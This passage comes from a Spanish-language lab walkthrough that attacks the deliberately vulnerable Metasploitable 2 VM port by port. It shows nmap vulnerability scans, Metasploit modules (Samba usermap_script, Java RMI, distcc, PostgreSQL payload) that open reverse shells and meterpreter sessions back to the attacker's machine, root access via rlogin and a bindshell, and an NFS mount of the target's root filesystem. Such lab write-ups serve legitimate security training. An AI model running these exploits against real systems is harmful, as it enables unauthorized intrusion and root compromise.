   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
                                       l
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.137    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set rhost 192.168.1.140
rhost => 192.168.1.140
msf6 exploit(multi/samba/usermap_script) > exploit

[-] Handler failed to bind to 192.168.1.137:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] 192.168.1.140:139 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf6 exploit(multi/samba/usermap_script) > [1]  + killed     nc -lvnp 4444
exploit

[*] Started reverse TCP handler on 192.168.1.137:4444
[*] Command shell session 1 opened (192.168.1.137:4444 → 192.168.1.140:40898) at 2024-09-29 19:12:17 +0200

whoami
root
```

PUERTOS 512, 513 y 514

Hacemos un escaneo en búsqueda de vulnerabilidades de los puertos 512, 513 Y 514:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -p 512,513,514 -sV -sC --script=vuln 192.168.1.140
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 11:50 CEST
Nmap scan report for 192.168.1.140
Host is up (0.00049s latency).

PORT    STATE SERVICE    VERSION
512/tcp open  exec       netkit-rsh rexecd
513/tcp open  login      OpenBSD or Solaris rlogind
514/tcp open  tcpwrapped
MAC Address: 08:00:27:20:9F:8A (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.27 seconds
```

Utilizamos el comando `rlogin` para conectarnos a la máquina.

Obtenemos una **shell** en la que somos usuario **root**:

```
┌──(kali㉿kali)-[~]
└─$ rlogin -l root 192.168.1.140
Last login: Fri Sep 27 13:05:13 EDT 2024 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# ls
Desktop  reset_logs.sh  vnc.log
root@metasploitable:~# pwd
/root
root@metasploitable:~#
```

PUERTO 1099

Hacemos un escaneo en búsqueda de vulnerabilidades.

Vemos que permite la ejecución remota de código:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -p 1099 -sV -sC --script=vuln 192.168.1.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 11:52 CEST
Nmap scan report for 192.168.1.140
Host is up (0.00075s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code
execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
MAC Address: 08:00:27:20:9F:8A (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.85 seconds
```

Utilizamos el siguiente exploit de metasploit y obtenemos una ssesión de meterpreter:

```
msf6 > use 8
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.1.140
rhosts => 192.168.1.140
msf6 exploit(multi/misc/java_rmi_server) > run

[-] Handler failed to bind to 192.168.1.137:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] 192.168.1.140:1099 - Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable:
(0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.1.137:4444
[*] 192.168.1.140:1099 - Using URL: http://192.168.1.137:8080/CMH4fk6GIAPUik
[*] 192.168.1.140:1099 - Server started.
[*] 192.168.1.140:1099 - Sending RMI Header ...
[*] 192.168.1.140:1099 - Sending RMI Call ...
[*] 192.168.1.140:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.1.140
[*] Meterpreter session 1 opened (192.168.1.137:4444 → 192.168.1.140:55564) at 2024-09-29 12:08:53 +0200

meterpreter > pwd
/
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-14 05:35:33 +0200  bin
040666/rw-rw-rw-  1024     dir   2012-05-14 05:36:28 +0200  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 23:55:51 +0100  cdrom
040666/rw-rw-rw-  13480    dir   2024-09-27 19:05:05 +0200  dev
040666/rw-rw-rw-  4096     dir   2024-09-29 11:18:29 +0200  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 08:16:02 +0200  home
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:40 +0100  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-14 05:35:56 +0200  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-14 05:35:22 +0200  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 23:55:15 +0100  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 23:55:52 +0100  media
040666/rw-rw-rw-  4096     dir   2010-04-28 22:16:56 +0200  mnt
100666/rw-rw-rw-  5821     fil   2024-09-27 19:05:12 +0200  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:39 +0100  opt
040666/rw-rw-rw-  0        dir   2024-09-27 19:04:52 +0200  proc
040666/rw-rw-rw-  4096     dir   2024-09-27 19:05:12 +0200  root
040666/rw-rw-rw-  4096     dir   2012-05-14 03:54:53 +0200  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 23:57:38 +0100  srv
040666/rw-rw-rw-  0        dir   2024-09-27 19:04:53 +0200  sys
040666/rw-rw-rw-  4096     dir   2024-09-29 12:09:04 +0200  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 06:06:37 +0200  usr
040666/rw-rw-rw-  4096     dir   2010-03-17 15:08:23 +0100  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 18:55:41 +0200  vmlinuz

meterpreter >
```


PUERTO 1524

Hacemos un escaneo en búsqueda de vulnerabilidades del puerto 1524:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -p 1524 -sV -sC --script=vuln 192.168.1.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 12:10 CEST
Nmap scan report for 192.168.1.140
Host is up (0.00044s latency).

PORT     STATE SERVICE   VERSION
1524/tcp open  bindshell Metasploitable root shell
MAC Address: 08:00:27:20:9F:8A (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.71 seconds

┌──(kali㉿kali)-[~/Desktop]
└─$
```


Y nos conetamos al puerto a través de `netcat`.

Nos conecta automáticamente como usuario `root`:



PUERTO 2049

Hacemos un escaneo en búsqueda de vulnerabilidades y vemos que es el puerto asociado a la **NFS** (network file system).



Creamos un directorio temporal y generamos un `nfs` a través del cual podemos acceder a los ficheros de la máquina objetivo.

```
┌──(kali㉿kali)-[~]
└─$ sudo mount -t nfs 192.168.1.140:/ /tmp/mnt -o nolock
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ cd /tmp/mnt

┌──(kali㉿kali)-[/tmp/mnt]
└─$ ls
bin   cdrom  etc   initrd      lib         media  nohup.out  proc  sbin  sys  usr  vmlinuz
boot  dev    home  initrd.img  lost+found  mnt    opt        root  srv   tmp  var

┌──(kali㉿kali)-[/tmp/mnt]
└─$ cd etc

┌──(kali㉿kali)-[/tmp/mnt/etc]
└─$ ls
adduser.conf        dhcp3             initramfs-tools      motd.tail                 resolv.conf
adjtime             distcc            inputrc              mtab                      resolvconf
aliases             dpkg              iproute2             mysql                     rmt
aliases.db          e2fsck.conf       issue                nanorc                    rpc
alternatives        emacs             issue.net            network                   samba
apache2             environment       java                 networks                  screenrc
apm                 esound            jvm                  nsswitch.conf             securetty
apparmor            event.d           jvm.d                opt                       security
apparmor.d          exports           kernel-img.conf      pam.conf                  services
apt                 fdmount.conf      ldap                 pam.d                     sgml
at.deny             firefox-3.0       ld.so.cache          pango                     shadow
bash.bashrc         fonts             ld.so.conf           passwd                    shadow-
bash_completion     fstab             ld.so.conf.d         passwd-                   shells
bash_completion.d   ftpchroot         locale.alias         pcmcia                    skel
belocs              ftpusers          localtime            perl                      ssh
bind                fuse.conf         logcheck             php5                      ssl
bindresvport.blacklist  gai.conf      login.defs           popularity-contest.conf   sudoers
blkid.tab           gconf             logrotate.conf       postfix                   su-to-rootrc
blkid.tab.old       gdm               logrotate.d          postgresql                sysctl.conf
calendar            groff             lsb-base             postgresql-common         syslog.conf
chatscripts         group             lsb-base-logging.sh  ppp                       terminfo
console-setup       group-            lsb-release          printcap                  timezone
console-tools       grub.d            ltrace.conf          profile                   tomcat5.5
cowpoke.conf        gshadow           lvm                  profile.d                 ucf.conf
cron.d              gshadow-          magic                proftpd                   udev
cron.daily          gssapi_mech.conf  magic.mime           protocols                 ufw
cron.hourly         gtk-2.0           mailcap              purple                    unreal
cron.monthly        hdparm.conf       mailcap.order        python                    updatedb.conf
crontab             hesiod.conf       mailname             python2.5                 update-manager
cron.weekly         host.conf         manpath.config       rc0.d                     vim
cups                hostname          mediaprm             rc1.d                     vsftpd.conf
debconf.conf        hosts             menu                 rc2.d                     w3m
debian_version      hosts.allow       menu-methods         rc3.d                     wgetrc
default             hosts.deny        mime.types           rc4.d                     wpa_supplicant
defoma              hosts.equiv       mke2fs.conf          rc5.d                     X11
deluser.conf        idmapd.conf       modprobe.d           rc6.d                     xinetd.conf
depmod.d            inetd.conf        modules              rc.local                  xinetd.d
devscripts.conf     init.d            motd                 rcS.d                     zsh_command_not_found
```


PUERTO 3632

Hemos detectado una vulnerabilidad con **CVE 2004-2687**:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p 3632 -sV -sC --script=vuln 192.168.1.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 12:20 CEST
Nmap scan report for 192.168.1.140
Host is up (0.00089s latency).

PORT     STATE SERVICE VERSION
3632/tcp open  distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
| distcc-cve2004-2687:
|   VULNERABLE:
|   distcc Daemon Command Execution
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2004-2687
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|       Allows executing of arbitrary commands on systems running distccd 3.1 and
|       earlier. The vulnerability is the consequence of weak service configuration.
|
|     Disclosure date: 2002-02-01
|     Extra information:
|
|     uid=1(daemon) gid=1(daemon) groups=1(daemon)
|
|     References:
|       https://nvd.nist.gov/vuln/detail/CVE-2004-2687
|       https://distcc.github.io/security.html
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687
MAC Address: 08:00:27:20:9F:8A (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.06 seconds
```

Explotamos la vulnerabilidad con el exploit `distcc_exec`.


Obtenemos una `shell` en la que somos usuario `daemon`:



PUERTO 5432

Vemos que al tener una versión muy antigua de postgres esto lo hace vulnerable a muchos tipos de explotaciones.

```
PORT     STATE SERVICE    VERSION
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|       http://www.openssl.org/news/secadv_20140605.txt
|_      http://www.cvedetails.com/cve/2014-0224
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  CVE:CVE-2014-3566  BID:70574
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|       https://www.securityfocus.com/bid/70574
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
| vulners:
|   cpe:/a:postgresql:postgresql:8.3:
```



```
vulners:
  cpe:/a:postgresql:postgresql:8.3:
      SSV:60718       10.0    https://vulners.com/seebug/SSV:60718    *EXPLOIT*
      CVE-2013-1903   10.0    https://vulners.com/cve/CVE-2013-1903
      CVE-2013-1902   10.0    https://vulners.com/cve/CVE-2013-1902
      CVE-2019-10211  9.8     https://vulners.com/cve/CVE-2019-10211
      CVE-2015-3166   9.8     https://vulners.com/cve/CVE-2015-3166
      CVE-2015-0244   9.8     https://vulners.com/cve/CVE-2015-0244
      CVE-2018-1115   9.1     https://vulners.com/cve/CVE-2018-1115
      CVE-2022-1552   8.8     https://vulners.com/cve/CVE-2022-1552
      CVE-2021-32027  8.8     https://vulners.com/cve/CVE-2021-32027
      CVE-2020-25695  8.8     https://vulners.com/cve/CVE-2020-25695
      CVE-2019-10164  8.8     https://vulners.com/cve/CVE-2019-10164
      CVE-2019-10127  8.8     https://vulners.com/cve/CVE-2019-10127
      CVE-2015-0243   8.8     https://vulners.com/cve/CVE-2015-0243
      CVE-2015-0242   8.8     https://vulners.com/cve/CVE-2015-0242
      CVE-2015-0241   8.8     https://vulners.com/cve/CVE-2015-0241
      SSV:30015       8.5     https://vulners.com/seebug/SSV:30015    *EXPLOIT*
      SSV:19652       8.5     https://vulners.com/seebug/SSV:19652    *EXPLOIT*
      CVE-2010-1447   8.5     https://vulners.com/cve/CVE-2010-1447
      CVE-2010-1169   8.5     https://vulners.com/cve/CVE-2010-1169
      CVE-2016-5423   8.3     https://vulners.com/cve/CVE-2016-5423
      CVE-2021-23214  8.1     https://vulners.com/cve/CVE-2021-23214
      CVE-2020-25694  8.1     https://vulners.com/cve/CVE-2020-25694
      CVE-2016-7048   8.1     https://vulners.com/cve/CVE-2016-7048
      CVE-2022-2625   8.0     https://vulners.com/cve/CVE-2022-2625
      CVE-2019-10128  7.8     https://vulners.com/cve/CVE-2019-10128
      SSV:19754       7.5     https://vulners.com/seebug/SSV:19754    *EXPLOIT*
      CVE-2020-25696  7.5     https://vulners.com/cve/CVE-2020-25696
      CVE-2017-7484   7.5     https://vulners.com/cve/CVE-2017-7484
      CVE-2016-0773   7.5     https://vulners.com/cve/CVE-2016-0773
      CVE-2016-0768   7.5     https://vulners.com/cve/CVE-2016-0768
      CVE-2015-3167   7.5     https://vulners.com/cve/CVE-2015-3167
      EDB-ID:45184    7.3     https://vulners.com/exploitdb/EDB-ID:45184      *EXPLOIT*
      CVE-2020-14350  7.3     https://vulners.com/cve/CVE-2020-14350
      CVE-2020-10733  7.3     https://vulners.com/cve/CVE-2020-10733
      CVE-2017-14798  7.3     https://vulners.com/cve/CVE-2017-14798
      CVE-2023-2454   7.2     https://vulners.com/cve/CVE-2023-2454
      CVE-2020-14349  7.1     https://vulners.com/cve/CVE-2020-14349
      CVE-2016-5424   7.1     https://vulners.com/cve/CVE-2016-5424
```

Utilizamos el script `postgres_payload` de `metasploit` y obtenemos una sesión de `meterpreter`.

```
msf6 > use 27
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.1.140
rhosts => 192.168.1.140
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.137
lhost => 192.168.1.137
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.1.137:4444
[*] 192.168.1.140:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/vHljCvNK.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.140
[*] Meterpreter session 1 opened (192.168.1.137:4444 -> 192.168.1.140:57443) at 2024-09-29 12:27:53 +0200

meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 15:08:46 +0100  PG_VERSION
040700/rwx------  4096  dir   2010-03-17 15:08:56 +0100  base
040700/rwx------  4096  dir   2024-09-29 12:27:54 +0200  global
040700/rwx------  4096  dir   2010-03-17 15:08:49 +0100  pg_clog
040700/rwx------  4096  dir   2010-03-17 15:08:46 +0100  pg_multixact
040700/rwx------  4096  dir   2010-03-17 15:08:49 +0100  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 15:08:46 +0100  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 15:08:46 +0100  pg_twophase
040700/rwx------  4096  dir   2010-03-17 15:08:49 +0100  pg_xlog
100600/rw-------  125   fil   2024-09-29 12:19:30 +0200  postmaster.opts
100600/rw-------  54    fil   2024-09-29 12:19:30 +0200  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 15:08:45 +0100  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 15:07:45 +0100  server.crt
100640/rw-r-----  891   fil   2010-03-17 15:07:45 +0100  server.key

meterpreter > pwd
/var/lib/postgresql/8.3/main
meterpreter >
```

PUERTO 5900

Vemos que la versión de `vnc` es la **3.3**:

